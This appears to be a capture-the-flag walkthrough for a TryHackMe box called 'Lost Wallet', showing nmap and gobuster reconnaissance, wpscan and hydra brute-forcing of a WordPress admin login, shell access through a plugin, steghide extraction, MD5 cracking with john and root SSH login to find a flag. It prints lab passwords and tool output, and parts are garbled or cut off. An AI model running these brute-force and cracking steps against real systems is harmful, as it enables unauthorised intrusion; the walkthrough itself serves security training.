LOST WALLET CTF BOX ON *TRYHACKME*

WALKTHROUGH …

THE REAL SCENARIO BASED CTF BOX

This CTF box scenario is created around the pharmaceutical industry investors database in the stock market finance sector. The finance sector in stock market is viewed as a critical financial infrastructure. Cyber Attacks on critical infrastructure such as the stock market can be considered as a systemic risk to the economy of an entire country. A very common cyber-attack such as a DDOS attack can cause a lot of trouble. Moreover, there are many attack vectors in a stock exchange, and there are many stages that a potential threat can cause issues. Attackers can try to manipulate stock prices and the stock market. This can be crucial to the reputation as well the perception of market investors.

Before CTF Task

Information gathering

First thing first, let's scan the machine with nmap to see its open ports

 # nmap -sC -sV -oA 167.172.86.77

```
root@kali:~# nmap  167.172.86.77
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-26 01:11 EDT
Nmap scan report for 167.172.86.77
Host is up (0.022s latency).
Not shown: 902 filtered ports
PORT      STATE  SERVICE
22/tcp    open   ssh
32/tcp    open   unknown
33/tcp    open   dsp
79/tcp    open   finger
80/tcp    open   http
161/tcp   open   snmp
514/tcp   open   shell
541/tcp   open   uucp-rlogin
631/tcp   open   ipp
903/tcp   open   iss-console-mgr
1026/tcp  open   LSA-or-nterm
1038/tcp  open   mtqp
1044/tcp  open   dcutility
1047/tcp  open   neod1
1058/tcp  open   nim
1064/tcp  open   jstel
1068/tcp  open   instl_bootc
1084/tcp  open   ansoft-lm-2
1087/tcp  open   cplscrambler-in
1114/tcp  open   mini-sql
1192/tcp  open   caids-sensor
1198/tcp  open   cajo-discovery
1247/tcp  open   visionpyramid
1328/tcp  open   ewall
1433/tcp  open   ms-sql-s
1455/tcp  open   esl-lm
1533/tcp  open   virtual-places
1641/tcp  open   invision
1666/tcp  open   netview-aix-6
1840/tcp  open   netopia-vo2
1914/tcp  open   elm-momentum
1974/tcp  open   drp
2004/tcp  open   mailbox
2008/tcp  open   conf
2022/tcp  open   down
2034/tcp  open   scoremgr
```

We can see that there is a webserver running. So, while we explore it, let's run a gobuster scan to find hidden files and directories.

gobuster dir -u http://167.172.86.77 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt


```
root@kali:~# gobuster dir -u http://167.172.86.77 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://167.172.86.77
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/09/26 01:18:58 Starting gobuster in directory enumeration mode
===============================================================
/contact              (Status: 301) [Size: 0] [--> http://167.172.86.77/contact-us-one/]
/blog                 (Status: 301) [Size: 0] [--> http://167.172.86.77/blog/]
/home                 (Status: 301) [Size: 0] [--> http://167.172.86.77/]
/rss                  (Status: 301) [Size: 0] [--> http://167.172.86.77/feed/]
/login                (Status: 302) [Size: 0] [--> http://167.172.86.77/wp-login.php]
/tools                (Status: 301) [Size: 302] [--> http://$domain/tools/]
/forums               (Status: 301) [Size: 303] [--> http://$domain/forums/]
/0                    (Status: 301) [Size: 0] [--> http://167.172.86.77/]
/feed                 (Status: 301) [Size: 0] [--> http://167.172.86.77/feed/]
/image                (Status: 301) [Size: 302] [--> http://$domain/image/]
/atom                 (Status: 301) [Size: 0] [--> http://167.172.86.77/feed/atom/]
/s                    (Status: 301) [Size: 0] [--> http://167.172.86.77/shop/]
/b                    (Status: 301) [Size: 0] [--> http://167.172.86.77/blog/]
/c                    (Status: 301) [Size: 0] [--> http://167.172.86.77/cart/]
/shop                 (Status: 301) [Size: 0] [--> http://167.172.86.77/shop/]
/wp-content           (Status: 301) [Size: 307] [--> http://$domain/wp-content/]
/admin                (Status: 302) [Size: 0] [--> http://167.172.86.77/wp-admin/]      =
/Home                 (Status: 301) [Size: 0] [--> http://167.172.86.77/]
/m                    (Status: 301) [Size: 0] [--> http://167.172.86.77/my-account/]
/f                    (Status: 301) [Size: 0] [--> http://167.172.86.77/2019/07/02/financial-celebrates-academy-of-finance-completers/]
/cart                 (Status: 301) [Size: 0] [--> http://167.172.86.77/cart/]
/g                    (Status: 301) [Size: 0] [--> http://167.172.86.77/2019/07/02/giving-the-gift-of-equity-in-a-length-transaction/]
/h                    (Status: 301) [Size: 0] [--> http://167.172.86.77/]
/w                    (Status: 301) [Size: 0] [--> http://167.172.86.77/2019/07/02/what-ai-means-for-your-organizational-business-culture/]
/rss2                 (Status: 301) [Size: 0] [--> http://167.172.86.77/feed/]
/Contact              (Status: 301) [Size: 0] [--> http://167.172.86.77/contact-us-one/]
/my                   (Status: 301) [Size: 0] [--> http://167.172.86.77/my-account/]
/team                 (Status: 301) [Size: 0] [--> http://167.172.86.77/team/]
```

The website is a Lost wallet stock exchange trading platform where you can watch some pages and directory from the show by typing commands


notice that this is probably a WordPress website and that we have a few accessible pages, let's check them out.

License and readme do help us very much, let's check it

Main page



The frist one, “License” shows us a



```
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  comments.

  b2 is released under the GPL

and

  WordPress - Web publishing software

  Copyright 2003-2010 by the contributors

  WordPress is released under the GPL

Following URLs contain sensitive and copyrighted materials and should not be exposed and changed.

/package/emails/pass.txt
/tools/package/emails/pass.txt
/tools/package/non/emails/pass.txt
/tools/wp/package/emails/pass.txt
/tools/package/emails/pass/pass.txt

=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

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                       Version 2, June 1991

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                            Preamble
```

This path is more interesting, and it is necessary to future steps


/tools/package/emails/pass.txt

The second one, “image” shows us a

http://167.172.86.77/image/index.html

Getting a reverse shell

Now, we know that the website has as a CMS WORDPRESS (wp-login.php). The next step is to browse our result ;)



try a dummy username/password, WordPress tells us that the username does not exist. So, user need to find admin username in this website blog page.

Then player want to find admin URL in the WordPress website

Next step, players need to do the bruteforce attacks in this adman login page

Task 4

At this point, we would like to know more information about this CMS. So, I fired up WPsacn with the file I found in the http://167.172.86.77/tools/package/emails/pass.txt

I guess the username "lostadmin". It's not technic I know…. so BTW

Find the users in wordpress using wpsacn enumerate command

wpscan --url http://167.172.86.77 --enumerate u

```
root@kali:~# wpscan --url http://167.172.86.77  --enumerate u
_______________________________________________________________
         \ \       / /___\ / ____|
          \ \ /\ / / | |_) | (___  ___ __ _ _ __ ®
           \ \/  \/ / |  __/ \___ \ / __|/ _` | '__\
            \  /\  /  | |    ____) | (__| (_| | | | |
             \/  \/   |_|   |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.15
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://167.172.86.77/ [167.172.86.77]
[+] Started: Sun Sep 26 01:58:02 2021

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] robots.txt found: http://167.172.86.77/robots.txt
 | Interesting Entries:
 |  - /wp-admin/
 |  - /wp-admin/admin-ajax.php
 | Found By: Robots Txt (Aggressive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://167.172.86.77/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access
```

```
[+] lostadmin
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://167.172.86.77/wp-json/wp/v2/users/?per_page=100&page=1
 |  Oembed API - Author URL (Aggressive Detection)
 |   - http://167.172.86.77/wp-json/oembed/1.0/embed?url=http://167.172.86.77/&format=json
 |  Rss Generator (Aggressive Detection)
 |  Author Sitemap (Aggressive Detection)
 |   - http://167.172.86.77/wp-sitemap-users-1.xml
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] avishka
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] ruwan
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

I guess the username "lostadmin". It's not technic I know…. so BTW

So, player figured would try to bruteforce the username and then the password with the wordlist we got earlier. Let's look at wpscan to see the parameter used:

Task 5

Using this tool for creating **bruteforce** attack


our username is "lostadmin". Now let's try to get the password:

wpscan --url http://167.172.86.77/ -U lostadmin -P wordlist.txt

```
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:15 <==========================================================================

[i] No Config Backups Found.

[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - lostadmin / Fun@L0st@2021
Trying lostadmin / account Time: 00:00:04 <======================

[!] Valid Combinations Found:
 | Username: lostadmin, Password: Fun@L0st@2021

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
```

Or if your using hydra tool , using this command

hydra -l lostadmin -P wordlist.txt http://167.172.86.77/ http-post-form "/wp-login/:log=^USER^&pwd=^PASS^&wp-submit



Then player need to access he www-data (semi-interactive shell using WordPress plugin) user in ubuntu server using wp terminal

```
run
sbin
snap
srv
sys
tmp
usr
var
www-data:/ $ cd home
www-data:/home $ ls
Super_User
www-data:/home $ cd Super_User
www-data:/home/Super_User $ ls
md5.hash
root.txt
www-data:/home/Super_User $
```

Then payer need to know about md5 hash to doing next steps

This step we provide a hint to player, player find this images directory (before finding it)

Then player want to use stenography technic to find hiding txt document into image

Task 6

Stenography

players find the right image in the image library (past step) and using ***steerhide*** tool for view hiding text file

```
┌──(kali㉿kali)-[~/Desktop]
└─$ steghide extract -sf test.jpg -xf abc.txt
Enter passphrase:
wrote extracted data to "abc.txt".

┌──(kali㉿kali)-[~/Desktop]
└─$
```

Task 7

Then player using md5.hash with wordlist file for cracking md5 file then player find the ubuntu server toot password.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ john md5.hash --wordlist=unix_passwords.txt --format=Raw-MD5
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
lost1Wallet      (?)
1g 0:00:00:00 DONE (2021-09-25 06:28) 100.0g/s 19200p/s 19200c/s 19200C/s admin..
greenday
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords
 reliably
Session completed

┌──(kali㉿kali)-[~/Desktop]
└─$ cd Desktop
cd: no such file or directory: Desktop
```

Gain access to ubuntu marching

Get ubuntu matching root password form past step then payer logging the matching using SSH

```
login as: root
root@167.172.86.77's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-81-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Sep 26 06:36:17 UTC 2021

  System load:  0.88               Users logged in:       0
  Usage of /:   12.5% of 24.06GB   IPv4 address for eth0: 167.172.86.77
  Memory usage: 78%                IPv4 address for eth0: 10.15.0.5
  Swap usage:   0%                 IPv4 address for eth1: 10.104.0.2
  Processes:    125

39 updates can be applied immediately.
To see these additional updates run: apt list --upgradable


*** System restart required ***
*******************************************************************************

Welcome to DigitalOcean's One-Click WordPress Droplet.
To keep this Droplet secure, the UFW firewall is enabled.
All ports are BLOCKED except 22 (SSH), 80 (HTTP), and 443 (HTTPS).
```

Task 8

Then next system player checking the file directory and find the /temp folder that is using **rabbithole** methos

```
ysql-apt-config_0.8.13-1_all.deb  snap  temp
root@Lostwallet:~# cd home
-bash: cd: home: No such file or directory
root@Lostwallet:~# cd /home
root@Lostwallet:/home# ls
uper_User
root@Lostwallet:/home# cd ..
root@Lostwallet:/# cd /root
root@Lostwallet:~# cd temp
root@Lostwallet:~/temp# ls
0DBED0E-5AAB-47D7-8C87-9E6404A97ECE  0C74090C-4DD4-4D52-979F-1F6B3E1C0D2E   {7377E477-8499-4979-9A29-E75ABA515B60}  {CD174542-D93D-47DA-9ED2-12BBD7D9FFE2}
0EC4332-6F00-4F55-9FC9-1C3D93530756  {0ADDB8AE-D741-4825-98B6-87F9ADF9E928}  {941A4AFC-F9D5-42A4-BE88-F7AE616CE4A9}  {DACD14AC-F196-43A9-97D3-34AE7BA7AA5E}
A6E2C65-2A4E-451C-A6D9-5A750E3ABEBB  {1537AD59-DBD4-494E-8BFF-5C65726E6888}  {962165D9-9B47-418C-904C-76C64C193428}  {E011F298-2978-4ABC-8F5F-43AD8BDC23D6}
AB3CE34-39B8-4542-BFFC-71B32B26F029  {49F2162D-8AD2-466F-AC43-AD788F0B84BD}  {966AFF23-BBD9-4571-AC52-D7A2104F95BF}  {E4F5978F-536F-4B2A-9AFB-B6E1B80C455D}
BAF2D3C-8002-4569-809D-CB79D4BC3664  {537667AA-277F-4446-A1AE-BD1523EB1E91}  {A46E5CAF-D791-4330-A963-236CBB900576}
C31698B-97B8-46EF-9C27-55733ABFB39D  {64881EFB-621A-4E1B-9E57-8DD47EAB39F7}  {BB88C939-8850-4B11-9D5E-E4FDED90448A}
root@Lostwallet:~/temp#
```

This is a temp file folder in ubuntu matching, it has a more than 500 directory f and 1000 file so player can't to find flag file one by one

Players find and used ----------this command to find flag file with hint

```
This setup requires a domain name.  If you do not have one yet, you may
cancel this setup, press Ctrl+C.  This script will run again on your next login

Enter the domain name for your new WordPress site.
(ex. example.org or test.example.org) do not include www or http/s

Domain/Subdomain name: ^Croot@Lostwallet:~#
root@Lostwallet:~# ls
mysql-apt-config_0.8.13-1_all.deb  snap  temp
root@Lostwallet:~# cd temp
root@Lostwallet:~/temp# find -size 14239c
./0AB3CE34-39B8-4542-BFFC-71B32B26F029/en-US/0945fc9611f55fd0e183fb8b044f1afe/superlog.txt
root@Lostwallet:~/temp# cat ./0AB3CE34-39B8-4542-BFFC-71B32B26F029/en-US/0945fc9611f55fd0e183fb8b044f1afe/superlog.txt
his wrinkled front;
And now, instead of mounting barded steeds
To fright the souls of fearful adversaries,
He capers nimbly in a lady's chamber
To the lascivious pleasing of a lute.
But I, that am not shaped for sportive tricks,
Nor made to court an amorous looking-glass;
I, that am rudely stamp'd, and want love's majesty
To strut before a wanton ambling nymph;
I, that am curtail'd of this fair proportion,
l marches to delightful measures.
Grim-visaged war hath smooth'd his wrinkled front;
And now, instead of mounting barded steeds
To fright the souls of fearful adversaries,
```

```
uodJWyIjVaqJfFvHWifpBvylFeUQkYQPequTOsQTrqQcxMAvBTSLkeioBdFqXtOZztMjlQFiHoEEVH
WCdQZpXrDOYUSxljEYumYhsgpeNxItElnEPIiDjYJmJiFqNWHQoSoGjStTcngosaGsfFlZYCvomizJ
cnrINKpMMrwSirpIIRvRaQHxZQcSGqdfIRLJfJttEpMsEVTavHPjyLbMjdVWEJPnmeFHZIAIpfJUMw
YgmUrTUtOdECuKhFrVItSrZRNNbqqrOxquNghgSkEUOpRIsuelCjQtndVZNxiXyTaAEUhphBEuiFCp
CxvjGjCXtwPqRCYLQWiRUGewKJlHBeGpzlYzMZJiaHWjdpjCcSqPcYUazHiKQUgSXXTataCDlTPJtx
akrzxjNxxkUAagHLrUOfsNMAQcEbIoTqovLQGZeTWYrISlbnrscQKPqiooOLLUWczqfrQCdktMGBCR
MRsbdEwVWHYJUJeFkCsNtdyRhLgOYrjsRfliRSDCivdeqBujybzkSUyCmgxZZanNxqSHQZnAqIYLMU
FSDYngxXzUPvXPWnUakRkGhYHwVRkxDySoYcTZLmIaoNtTdVEfsnhkhnsTqcKYYimKhSptpjgrmLuQ
bhqisoMRWtUrVFUHGdRCUwJuYEEMRnWiJebJKkWEaMGvnZvDtKGXpqgeMRQOVDQocKntJSGvjQfTks
lErHmkuEnNxQavGkzSVKQonwjdTbNBCUqrkQvIbtEUzVtFBUwqcftdNgtDnskStfRRGaUVQnwQWYth
CgBDveqnwQpUJLvkaMNJuQHbsaDRbGLUlMvzAkvOgkkeySkOpZCTSNyffyYHmSBTlYVxWbzhMwStFB
HzXaWWXclPzMCCJDXyoPpMHHwZbfHhAmUtFqimWZaNYUcDYUEGyYBATnyJFMBpjFTwLvxEGIvQNSSo
DPOkXMXiNrekCEXJmdBLLflytlKmnwDrVkNNyQUERtdNXFEIEdzqpdOsfjcQhoAtWBQcLuiBnHgjqG
WYuIhTsKneovfIUNRSxmzhGTcVaheCBZmNwtujdxsEKYGprrqawIFXabuqMySwjJmlUQzbWAXktkyw
gkznlFYwxrnKqfTNTjJgXTVtKRchPztepdaUSALckPZLnggFAqTqkSvfWDmqbkWyWscvezpURyegyx
hOopVfwFtRzudPpadZNMcAbVbPIMKLsaPuhHGUcDKeKzXEhnxTSjAARnfxCwMGqashUjXxcXWEbofG
VamVXtgQztgBRKSoSVyvXmZgnMTqWWXKQsQdbUUZwwmvXPBoADjfSMGMeschvYHfZNCpwUwbnnmVyq
pPGnHmNqMnohvPLkYuVBQtMElPlUfvljMmsTeroboDSTtwRImXKTeoAnBsHtqJOpmiENIoTLOxzQqi
exnrkuVZnGWbeQjzXRjlkZizsnDGhdsPYcmWjbtumwxPPStSfLcncsvyYGSqsShGaiUfcOzLOfpghe
cUnNGKdOEIecRtYsKdkeDHpwKKqZSDghWzIuSQYwzpnUovpcJuYRVdbigGHQcXUJEZcazjAktOvcyn
VJFVDdqXINPNijdgaddzdnagVJErjgJYgBJLuktwfUiYTbHLokthmAKrjciQtUtGyQVfeosJXsNVDN
gcBBJKSUisHFFDRIqlPmeyUWgZAdMOZnpGJApMJHPzFYdTdKvOzaGSdmMwDWjaPcEfydgjlcYMVAQF
OXcrTukQXXAzoFdVnXJCPxINtkRFTavwtSrEppkkOEiGyzgLfAghWZNpMYxmBEtzpvvZogCThgnbyy
IBKPDdDgQxgGOCymuRlLyNxPQtOwsXjxoZqisLZqXtjdYlZVBNmtxIiLKmyMUmuxrGZNrWycuUJhqD
fRYozplgbyERUElBQiRBFkeGRmMSMTMTDoXhYhPLYEddoTkYcTNMETblEqNInMlKuAfMacOlejWGTi
aKYvvPsPbYIhNrZxHxdgEAnYTcdFhKCTCpOqRXAlcJlrCJhpVVDqHlvaHWTrqGfXnjMLqcwrbEJSwz
611f55fd0e183fb8b044f1afe/superlog.txt | grep Admin
Admin (TE9TVENURnsgUmFiYjF0X2gwMWVfMTAxXzY0XyB9IA==)
root@Lostwallet:~/temp#
```


Task 9

Next step player find the “”secretfile” and check the inside

forums/files/md5/index.php

let’s check this website scour code with hint

```
if ($contents1 != $contents2) {
